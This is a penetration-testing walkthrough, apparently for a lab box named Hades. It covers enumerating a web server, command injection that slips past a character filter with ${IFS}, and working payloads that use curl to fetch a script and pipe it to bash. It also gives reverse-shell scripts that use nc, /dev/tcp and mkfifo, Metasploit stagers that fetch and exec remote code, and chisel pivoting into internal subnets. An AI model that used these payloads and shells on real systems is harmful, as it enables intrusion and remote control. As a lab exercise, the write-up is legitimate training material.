Hades

```
==================
|     HADES  10.13.38.16     |
==================
```

Since this is an environment I need to move through I am going to use Metasploit


```
msfconsole
workspace -a Hades
workspace Hades
use auxiliary/scanner/portscan/tcp
set -g RHOSTS 10.13.38.16
set -g LHOST 10.14.14.252
run

db_nmap -sC -sV -O -A 10.13.38.16
```

NMAP RESULTS
PORT   STATE SERVICE VERSION
443/tcp open ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Gigantic Hosting | Home
| ssl-cert: Subject: commonName=10.13.38.16/organizationName=Gigantic Hosting Limited/stateOrProvinceName=New York/countryName=US
| Not valid before: 2019-09-04T21:52:00
|_Not valid after: 2039-08-30T21:52:00
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1

FFUF RESULTS
/images
/css
/js
/fonts
/server-status
/404.htm
/about.html
/clients.html
/index.html
/services.html
/support.html
/ssltools/certificate.php

BURP TARGET ENUM




Playing around with Burp it seems the following options are allowed
Allow: POST,OPTIONS,HEAD,GET

Images are not able to be called unless https://10.13.38.16/services.html is the source. When that condition is not met I receive a HTTP/1.1 412 Precondition Failed
This makes me believe we need to exploit the trust of the server reaching hidden resources

SSL
E = it@gigantichosting.com
CN = 10.13.38.16
OU = IT
O = Gigantic Hosting Limited

L = New York City
ST = New York
C = US

The SSL Checker on the site shows this info as well



METASPLOIT MODULE RESULTS More to help my familiarity with Metasploit

```
openssl s_client -connect 10.13.38.16:443

use auxiliary/scanner/http/ssl
# REUSLTS
10.13.38.16:443       - Subject: /C=US/ST=New York/L=New York City/O=Gigantic Hosting Limited/OU=IT/
CN=10.13.38.16/emailAddress=it@gigantichosting.com
[*] 10.13.38.16:443       - Issuer: /C=US/ST=New York/L=New York City/O=Gigantic Hosting Limited/OU=IT/
CN=10.13.38.16/emailAddress=it@gigantichosting.com
[*] 10.13.38.16:443       - Signature Alg: sha256WithRSAEncryption
[*] 10.13.38.16:443       - Public Key Size: 2048 bits
[*] 10.13.38.16:443       - Not Valid Before: 2019-09-04 21:52:00 UTC
[*] 10.13.38.16:443       - Not Valid After: 2039-08-30 21:52:00 UTC
[+] 10.13.38.16:443       - Certificate contains no CA Issuers extension... possible self signed
certificate
[+] 10.13.38.16:443       - Certificate Subject and Issuer match... possible self signed certificate
[*] 10.13.38.16:443       - Has common name 10.13.38.16
[*] 10.13.38.16:443       - Scanned 1 of 1 hosts (100% complete)

use auxiliary/scanner/http/title
# RESULTS
[10.13.38.16:443] [C:200] [R:] [S:Apache/2.4.29 (Ubuntu)] Gigantic Hosting | Home

ues auxiliary/scanner/http/http_version
# RESULTS
10.13.38.16:443 Apache/2.4.29 (Ubuntu)

use auxiliary/scanner/http/http_header
# RESULTS
[+] 10.13.38.16:443       : CONTENT-TYPE: text/html
[+] 10.13.38.16:443       : LAST-MODIFIED: Thu, 05 Sep 2019 15:58:47 GMT
[+] 10.13.38.16:443       : SERVER: Apache/2.4.29 (Ubuntu)
[+] 10.13.38.16:443       : X-CONTENT-TYPE-OPTIONS: nosniff
[+] 10.13.38.16:443       : X-FRAME-OPTIONS: DENY
[+] 10.13.38.16:443       : detected 5 headers

use auxiliary/scanner/http/http_traversal

auxiliary/scanner/http/files_dir
```

Based on the email I am adding gigantichosting.com to the hosts file. This is most likely the domain name and not the boxes hostname.

WAPPALYZER RESULTS
Web Host: Apache v 2.4.29
OS: Ubuntu
JavaScript Libraries : jQuery 1.11.0

NIKTO RESULTS

+ Target IP: 10.13.38.16
+ Target Hostname: 10.13.38.16
+ Target Port: 443

+ SSL Info: Subject: /C=US/ST=New York/L=New York City/O=Gigantic Hosting Limited/OU=IT/CN=10.13.38.16/emailAddress=it@gigantichosting.com
Ciphers: ECDHE-RSA-AES256-GCM-SHA384
Issuer: /C=US/ST=New York/L=New York City/O=Gigantic Hosting Limited/OU=IT/CN=10.13.38.16/emailAddress=it@gigantichosting.com
+ Start Time: 2019-12-22 13:10:43 (GMT-7)

+ Server: Apache/2.4.29 (Ubuntu)
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
The scan errored out after some time. There appears to be some minimal sort of proteciton on the box

OPENVAS RESULTS
Vulnerability Detection Result It was detected that the host implements RFC1323.
The following timestamps were retrieved with a delay of 1 seconds in-between:
Packet 1: 178396
Packet 2: 178530

Flag1

IMPORTANT NOTE: This box is probably called Hades because it puts you through hell. If you are lucky enough that the initial access method is working you can access the box. If something happened which has broken the box you wont be able to gain access or even start the machine.

I only found one PHP page with a name= parameter. I fuzzed it to find a value. As you can see from the above results everything is pretty solid. Latest versions are being run, one port is open, I still dont know the hostname of the server which is execellent for whoever is running it but not for me.

I really only have one path to getting started. That is the post request at /ssltools/certificate.php. The file size values I defined in the below command are as follows.
1066 = Blank response
1491 = 400 type error
1691 = SSL value returned for 10.13.38.16

```
# This is the format for finding the injection. Jist a matter of finding the wordlist as I have not been able to make educated or blind successful guesses
ffuf -X "POST" -w /usr/share/fuzzdb/attack/os-cmd-execution/Commands-Linux.txt -u https://10.13.38.16/ssltools/certificate.php -H 'Host: 10.13.38.16' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H 'Content-Length: 16' -H 'Referer: https://10.13.38.16/services.html' -H 'Content-Type: application/x-www-form-urlencoded' -d "name=0FUZZ" -c -r -fs 1066,1491,1691
```

Wordlist Resource
RESOURCE: https://github.com/fuzzdb-project/fuzzdb

During my Fuzz results from above I found a few values that were intriguing. This method proved to not work for this machine. The machine is not stable and fuzzing caused issues

The values 127.1, 0, */*, and 10.13.38.16 all returned the same results


The below request value caused a 404 error
name=0'||UTL_HTTP.REQUEST

The below request returned a value I have not seen the response of as the web application stopped working correctly. My belief is that this messed with how the application works. I needed to enter a value of 10.13.38.16@* in order to return a value and I have no idea what that means.

name=0@* [Status: 200, Size: 1731, Words: 201, Lines: 89]

I was not getting any results returned which of course most likely means there is some filtering going on. This means guess and check. I was able to find certain characters were eliminated by adding them after the name parmater. If a character was not removed it would still exist. For example...

name=10.13.38.16;
Returns the same results as if it was just 10.13.38.16
name=10.13.38.16 would not return a result



After gaining a reverse shell I read the file and discovered the below filtering is being done.
The below characters in the name parameter are removed
\n
\t
''
;
\\
''
\'
\"
#
>
-o
-O
' '

Because of the filtering, even without knowing all the characters we know we need to attempt a file that executes the reverse shell. First we want spaces in our command that will not be filtered. This can be done using the bash Internal Field Separater or (IFS) Each character of IFS is considered a delmiter or a spearator. When the value is not set the default value of IFS is a space, a tab, and a newline. This can possiblybe used to bypass the input validation.

After much guess and check I was able to send a curl request from the target machine to my attack machine. This of course required my apache2 server to be running.

```
# Start Apache web server on attack machine
systemctl start apache2
systemctl status apache2

# Start tcpdump to watch for the packet communication
tcpdump -i tun0
```

I next used the below Burp Request and more importantly name= value to successfully send a curl request

```
POST /ssltools/certificate.php HTTP/1.1
Host: 10.13.38.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.13.38.16/ssltools/certificate.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

name=10.13.38.16/$(curl${IFS}http://10.14.14.252)
```

```
14:59:43.790939 IP hades.htb.50342 > kali.http: Flags [P.], seq 1:77, ack 1, win 259, length 76: HTTP: GET / HTTP/1.1
14:59:43.791000 IP kali.http > hades.htb.50342: Flags [.], ack 77, win 502, length 0
14:59:43.796949 IP kali.http > hades.htb.50342: Flags [.], seq 1:1358, ack 77, win 502, length 1357: HTTP: HTTP/1.1 200 OK
14:59:43.796952 IP kali.http > hades.htb.50342: Flags [.], seq 1358:2715, ack 77, win 502, length 1357: HTTP
14:59:43.796954 IP kali.http > hades.htb.50342: Flags [.], seq 2715:4072, ack 77, win 502, length 1357: HTTP
14:59:43.796955 IP kali.http > hades.htb.50342: Flags [.], seq 4072:5429, ack 77, win 502, length 1357: HTTP
14:59:43.796972 IP kali.http > hades.htb.50342: Flags [.], seq 5429:6786, ack 77, win 502, length 1357: HTTP
14:59:43.796972 IP kali.http > hades.htb.50342: Flags [.], seq 6786:8143, ack 77, win 502, length 1357: HTTP
14:59:43.796974 IP kali.http > hades.htb.50342: Flags [.], seq 8143:9500, ack 77, win 502, length 1357: HTTP
14:59:43.796974 IP kali.http > hades.htb.50342: Flags [.], seq 9500:10857, ack 77, win 502, length 1357: HTTP
14:59:43.944109 IP hades.htb.50342 > kali.http: Flags [.], ack 2715, win 259, length 0
```

I next created a file in hopes of having it execute a reverse shell.

Sometimes a certain reverse shell doesn't work so I added a few or statements if any failed to execute to save me some time. Contents of rev.sh.

```
#!/bin/bash
nc -e /bin/bash 10.14.14.252 8081 || bash -i >& /dev/tcp/10.14.14.252/8081 0>&1 || rm /tmp/f;mkfifo /tmp/
f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.14.14.252 8081 >/tmp/f
```

Start a Metasploit listener

```
use multi/handler
set -g LHOST 10.14.14.252
set LPORT 8081
set payload linux/x86/shell/reverse_tcp
run
```

Start your HTTP Server and issue the RCE in Burp

```
# Start http server
python3 -m http.server 80

# A curl request would look something like this
curl -X POST --data 'name=127.1/$(curl${IFS}10.14.14.252/rev.sh${IFS}|bash)' -sL https://10.13.38.16/
ssltools/certificate.php -H 'Host: 10.13.38.16' -H 'User-Age
nt:curl 7.67.0' -H 'Accept: */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate'
-H 'Content-Length: 54' -H 'Referer: https://10.13.38.16/ssltools/certificate.php' -H 'Connection: close'
-k -vv

# Send burp request using the below name value. Me piped the curl request to bash
name=127.1/$(curl${IFS}10.14.14.252/rev.sh${IFS}|bash)
```

```
root@kali:~/HTB/Boxes/Hades# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.13.38.16 - - [23/Dec/2019 14:26:29] "GET /rev.sh HTTP/1.1" 200 -
```

The flag is in the initial directory!

```
cat /var/www/html/ssltools/0fe092ba0_flag.txt
# RESULTS
HADES{Fr4gil3_b1aCkli5tiNg}
```

I next grabbed a Meterpreter as I am all about Meterpreter. You can also use the post module to upgrade your shell to meterpreter if you set the upload path to /tmp/tobor and force the payload to be linux/x64/meterpreter_reverse_tcp (This was succesful when I used multi/handler to catch a shell using payload linux/x64/shell_reverse_tcp)

```
use exploit/multi/script/web_delivery
set target 0
set payload python/meterpreter/reverse_tcp
set LHOST 10.14.14.252
set SRVHOST 10.14.14.252
set LPORT 8083
set SRVPORT 8082
run

# Enter session and issue generated command
sessions -i 1
python3 -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=
('urlopen',));r=u.urlopen('http://10.14.14.252:8081/PkB2KFnfyOBYVZ5');exec(r.read());" &
```

```
www-data@cee1146c7ac1:/var/www/html/ssltools$  php -d allow_url_fopen=true -r "eval(file_get_contents(
<ents('http://10.14.14.252:8082/OikVGgmFo4Wods8'));"

[*] 10.13.38.16      web_delivery - Delivering Payload (1113) bytes
[*] Sending stage (38288 bytes) to 10.13.38.16
[*] Meterpreter session 2 opened (10.14.14.252:8083 -> 10.13.38.16:50469) at 2019-12-23 15:09:43 -0700
```

FLAG 1: HADES{Fr4gil3_b1aCkli5tiNg}

Flag2

Start with the initial basic enum

```
# Who am i and what groups am I a part of
id

# Find the computers name
hostname
# RESULT: cee1146c7ac1

# What users are there
cat /etc/passwd

# What SUID bits are there
find / -prmt -u=s -print 2> /dev/null

# What devices is the machine attached to
arp

# What networking routes exist
route

# What is my IP adrdress
ip a | grep 'inet '

# Is net cat installed
nc --version
ncat --version

# Look at listener ports
ss -an

# Check sudo commands
sudo -l

# Find running processes
ps aux

# Check out DNS server
cat /etc/resolv.conf
```

This gave me a couple interesting IP Addresses
10.0.2.3 is the nameserver in /etc/resolv.conf

There was once an established connection from 192.168.99.1:50594

We are going to want to use this machine as a pivot to find other machines. We first need to create a route so all traffic destined for the 172.17.0.0/24 (I did /16 just in case) network are sent through the session.

```
# Background your meterpreter session if you havent already
background

# Add the route to the target slocal subnet
route add 172.17.0.0 255.255.0.0 5
route add 192.168.99.0 255.255.0.0 5
route add 192.168.3 255.255.0.0 5

# If you dont know anything about networking you can alos use metasploits autoroute module
use multi/manage/autoroute
set SESSION 5
set NETMASK 255.255.255.0 # or of course 255.255.0.0

# Perform a ping sweep
use auxiliary/scanner/portscan/tcp
set RHOSTS 172.17.0.0/24
set PORTS 22,53,80,389,443,445,636
# I set the above ports because 22 makes me thinkg Linux, 53 finds DNS server, 389 and 636 find LDAP
server, 80 and 443 are web servers, 445 is a file server. Seems like a good starting point
```

```
msf5 exploit(multi/script/web_delivery) > route add 172.17.0.0 255.255.0.0 5
[*] Route added
```

```
msf5 auxiliary(server/socks5) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.17.0.0         255.255.0.0        Session 5
```

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 172.17.0.1:           - 172.17.0.1:22 - TCP OPEN
[+] 172.17.0.1:           - 172.17.0.1:443 - TCP OPEN
[+] 172.17.0.2:           - 172.17.0.2:80 - TCP OPEN
[+] 172.17.0.2:           - 172.17.0.2:443 - TCP OPEN
```

Chisel can also be used to set up a socks5 proxy. Metasploit has a module however it would get closed. For a more solid connection we need to double it back. You will see here.
RESOURCE: https://github.com/jpillora/chisel

```
# Make a dir to execute from
mkdir /tmp/tobor
cd /tmp/tobor

# Downoad file
wget http://10.14.14.252/chisel

# Make it executable
chmod 777 chisel

# On attack machine start a chisel server
chisel server -p 8000 -reverse

# On target machine connect to our chisel server with a chisel client
/tmp/tobor/chisel client 10.14.14.252:8000 R:8001:127.0.0.1:1337 &

# On target machine again start a chisel server
/tmp/tobor/chisel server -p 1337 --socks5 &

# Connect to that server from attack box using chisel one more time;
chisel client 127.0.0.1:8001 socks
```

Image of completed connections on my attack box

```
root@kali:~/HTB/Boxes/Hades# chisel server -p 8000 -reverse
2019/12/23 18:24:13 server: Reverse tunnelling enabled
2019/12/23 18:24:13 server: Fingerprint c5:78:a2:3c:b6:a8:21:44:ad:84:88:b4:6d:50:85:eb
2019/12/23 18:24:13 server: Listening on 0.0.0.0:8000...
2019/12/23 18:24:19 server: proxy#1:R:0.0.0.0:8001=>127.0.0.1:1337: Listening
```

```
root@kali:~/HTB/Boxes/Hades# chisel client 127.0.0.1:8001 socks
2019/12/23 18:25:05 client: Connecting to ws://127.0.0.1:8001
2019/12/23 18:25:05 client: proxy#1:127.0.0.1:1080=>socks: Listening
2019/12/23 18:25:08 client: Fingerprint eb:32:5c:cb:62:55:27:81:74:f5:02:83:fe:7f:6b:73
2019/12/23 18:25:11 client: Connected (Latency 607.925549ms)
```

Image of completed connection on target. Excuse the address already in use error as I issued the command previously

```
$  /tmp/tobor/chisel client 10.14.14.252:8000 R:8001:127.0.0.1:1337 &
$ 2019/12/24 01:23:05 client: Connecting to ws://10.14.14.252:8000
2019/12/24 01:23:08 client: Fingerprint c5:78:a2:3c:b6:a8:21:44:ad:84:88:b4:6d:50:85:eb
2019/12/24 01:23:10 client: server: server: proxy#1:R:0.0.0.0:8001=>127.0.0.1:1337: listen tcp4 0.0.0.0:8001: bind: address already in use
/tmp/tobor/chisel server -p 1337 --socks5
2019/12/24 01:23:27 server: SOCKS5 server enabled
2019/12/24 01:23:27 server: Fingerprint eb:32:5c:cb:62:55:27:81:74:f5:02:83:fe:7f:6b:73
2019/12/24 01:23:27 server: Listening on 0.0.0.0:1337...
```

Now edit /etc/proxychains.conf by adding the below line. 1080 is the default chisel port to connect too.

```
socks5 127.0.0.1 1080

# NOTE I also enable quiet_mode
```

Now we can use the target machine to perform a pingsweep and discover more devices. -Pn is required for proxychain situations

```
proxychains nmap -Pn -sT 172.17.0.0/24 -p 389
```

We can see now we have the ability to ping sweep those subnets. I disabled quiet mode in proxy chains for the image. Also I want to see live results from the scan for when I find other devices

```
root@kali:~/HTB/Boxes/Hades# proxychains nmap -sT 172.17.0.2 -p 80,443 -Pn
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-23 18:56 MST
|S-chain|-<>-127.0.0.1:1080-<><>-172.17.0.2:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-172.17.0.2:443-<><>-OK
Nmap scan report for 172.17.0.2
Host is up (1.5s latency).

PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 3.66 seconds
root@kali:~/HTB/Boxes/Hades# proxychains nmap -sT 172.17.0.1 -p 80,443 -Pn
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-23 18:57 MST
|S-chain|-<>-127.0.0.1:1080-<><>-172.17.0.1:80-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-172.17.0.1:443-<><>-OK
Nmap scan report for 172.17.0.1
Host is up (3.2s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp open   https
```

The 172.17.0.0/16 subnet appears to not have anything other than the web server and gateway. This is a good practice for public web servers. We saw however his box uses a private IP address for it's name server. That is a more likely network to scan. The scans are slow so are scans need to be more specific than blind. I want to find a domain controller so I will scan for ports 389 and 636 first.

To connect to this subnet I sent a curl request through proxychains and ran the same reverse shell as before only i connected to a different port. This was to obtain a shell on 172.17.0.0 which may have the ability to access more resources.

```
# CONTENT OF SHELL.SH
#!/bin/bash
nc -e /bin/bash 10.14.14.252 8085 || bash -i >& /dev/tcp/10.14.14.252/8085 0>&1 || rm /tmp/f;mkfifo /tmp/
f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.14.14.252 8085 >/tmp/f


# Start listener
nc -lvnp 8085

proxychains curl -k https://172.17.0.1/ssltools/certificate.php -d 'name=10.14.14.252/$(curl${IFS}
10.14.14.252/shell.sh|bash)'

# Execute meterpreter command
python3 -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=
('urlopen',));r=u.urlopen('http://10.14.14.252:8082/PLxg2EqSpGis');exec(r.read());"&

# Add route through that newly created meterpreter session
route add 172.17.0.0 255.255.255.0 8
```

I next visited https://192.168.99.1 to see what that is.
192.168.99.1
NMAP RESULTS
PORT STATE SERVICE REASON
80/tcp open http syn-ack
135/tcp open loc-srv syn-ack
139/tcp open netbios-ssn syn-ack
443/tcp open https syn-ack

```
445/tcp   open  microsoft-ds syn-ack
2179/tcp  open  unknown     syn-ack
5985/tcp  open  unknown     syn-ack
47001/tcp open  unknown     syn-ack
49152/tcp open  unknown     syn-ack
49153/tcp open  unknown     syn-ack
49154/tcp open  unknown     syn-ack
49155/tcp open  unknown     syn-ack
49180/tcp open  unknown     syn-ack
49181/tcp open  unknown     syn-ack
5985/tcp  open  winrm
```

Add a portfwd in Meterpreter to view the webpage in your browser. Setting the Firefox proxy to use Chisel will result in security settings being unneccessarily changed.

```
meterpreter > portfwd add -l 9000 -p 80 -r 192.168.99.1
# RESULTS
[*] Local TCP relay created: :9000 <-> 192.168.99.1:80

portfwd add -l 8443 -p 443 -r 192.168.99.1
# RESULTS
[*] Local TCP relay created: :9443 <-> 192.168.99.1:443

# Test these work by using curl of course
curl http://127.0.0.1:9000
curl http://127.0.0.1:9443
```

```
proxychains curl http://192.168.99.1/
# RESULTS
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>401 - Unauthorized: Access is denied due to invalid credentials.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-
serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>401 - Unauthorized: Access is denied due to invalid credentials.</h2>
  <h3>You do not have permission to view this directory or page using the credentials that you supplied.</
h3>
 </fieldset></div>
</div>
</body>
</html>
```

Credentials are required to access this page. I had hits in this subnet as well that all appeared to be the same web page in curl.

I next attempted SMB. The Guest account is disabled and anonymous login was not allowed

```
proxychains smbclient -L 192.168.99.1
# RESULTS
ProxyChains-3.1 (http://proxychains.sf.net)
Enter WORKGROUP\guest's password:
session setup failed: NT_STATUS_ACCOUNT_DISABLED
```

```
